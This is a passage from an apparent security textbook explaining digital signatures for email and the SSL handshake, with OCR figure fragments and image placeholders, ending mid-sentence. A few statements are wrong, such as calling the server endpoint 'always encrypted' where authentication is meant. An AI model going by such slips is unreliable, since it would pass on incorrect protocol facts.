Decrypt message using one-time symmetric key

VERIFY

Unlock the hash value using sender's PUBLIC key


Rehash the message and compare it with the hash value attached with the mail

Digital Signature

A digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital form rather than in written form. A digital signature is a cryptographic means of authentication. Public-key cryptography uses asymmetric encryption and helps the user to create a digital signature. The two types of keys in public-key cryptography are the private key (only the signer knows this key and uses it to create a digital signature) and the public key (it is widely known and the relying party uses it to verify the digital signature).

A hash function is an algorithm that helps a user to create and verify a digital signature. This algorithm creates a digital representation, also known as the message fingerprint. This fingerprint has a hash value that is much smaller than the message, but one that is unique to it. If the attacker changes the message, the hash function will automatically produce a different hash value.

To verify the digital signature, one needs the hash value of the original message and the encryption algorithm used to create the digital signature. Using both the public key and the new result, the verifier checks to see if the digital signature was created with the related private key and whether the new hash value is the same as the original one. A digital signature may be further protected by encrypting the signed email for confidentiality.



SIGN
Confidential Information
Hash value
Sender signs hash code using his PRIVATE key
Append the signed hash code to message
SEAL
Encrypt message using one-time symmetric key
Encrypt the symmetric key using recipient's PUBLIC key
DELIVER
Mail electronic envelopes to the recipient


Rehash the message and compare it with the hash value attached with the mail

Figure 20.30: Using digital signature for email security



Secure Sockets Layer (SSL)

- SSL is an application layer protocol developed by Netscape for**managing the security** of message transmission on the Internet
- It uses **RSA asymmetric (public key) encryption** to encrypt data transferred over SSL connections

① Client Hello message (includes SSL version, randomly generated data, encryption algorithms, session ID, key exchange algorithms, compression algorithms, and MAC algorithms)

② Determines the SSL version and encryption algorithms to be used for the communication; sends Server Hello message (Session ID) and Certificate message (local certificate)

③ Sends a Server Hello Done message

④ Verifies the Digital certificate, generates a random premaster secret (encrypted with server's public key), and sends Client Key Exchange message with the premaster secret

⑤ Sends a Change Cipher Spec message and a Finished message (hash of handshake message)

⑥ Hash value is calculated for the exchanged handshake messages and then compared to the hash value received from the client; If the two match, the key and cipher suite negotiation succeeds. Sends a Change Cipher Spec message and a Finished message (hash of handshake message)

Secure Sockets Layer (SSL)

The Secure Sockets Layer (SSL) protocol is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet. It is used to provide a secure authentication mechanism between two communicating applications, such as a client and a server. SSL requires a reliable transport protocol, such as TCP, for data transmission and reception. It uses RSA asymmetric (public-key) encryption to encrypt data transferred over SSL connections.

Any application-layer protocol that is higher than SSL, such as HTTP, FTP, and telnet, can form a transparent layer over SSL. SSL acts as an arbitrator between the encryption algorithm and the session key; it also verifies the destination server prior to the transmission and reception of data. SSL encrypts the complete data of the application protocol to ensure security.

SSL also offers "**channelsecurity**" with three basic properties:


- **Private channel** – All the messages are encrypted after a simple handshake is used to define a secret key.
- **Authenticated channel** – The server endpoint of the conversation is always encrypted, whereas the client endpoint is optionally authenticated.
- **Reliable channel** – Message transfer has an integrity check.

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption verifies the identities of the server, the client, or both. Once authentication has occurred, the client and server can create symmetric keys, allowing them to communicate and transfer data rapidly. An SSL session is responsible for carrying out the SSL handshake protocol to organize the states of the server and clients, thus ensuring consistency of the protocol.

SSL Handshake Protocol Flow

The SSL handshake protocol works on top of the SSL record layer. The processes executed in the three-way handshake protocol are as follows:

1. The client sends a hello message to the server, to which the server must respond with a hello message, or the connection will fail due to the occurrence of a fatal error. The attributes established due to the server and client hello are protocol version, session ID, cipher suite, and compression method.
2. After the connection is established, the server sends a certificate to the client for authentication. In addition, the server might send a server-key exchange message. On authentication of the server, it may ask the client for the certificate (if appropriate for 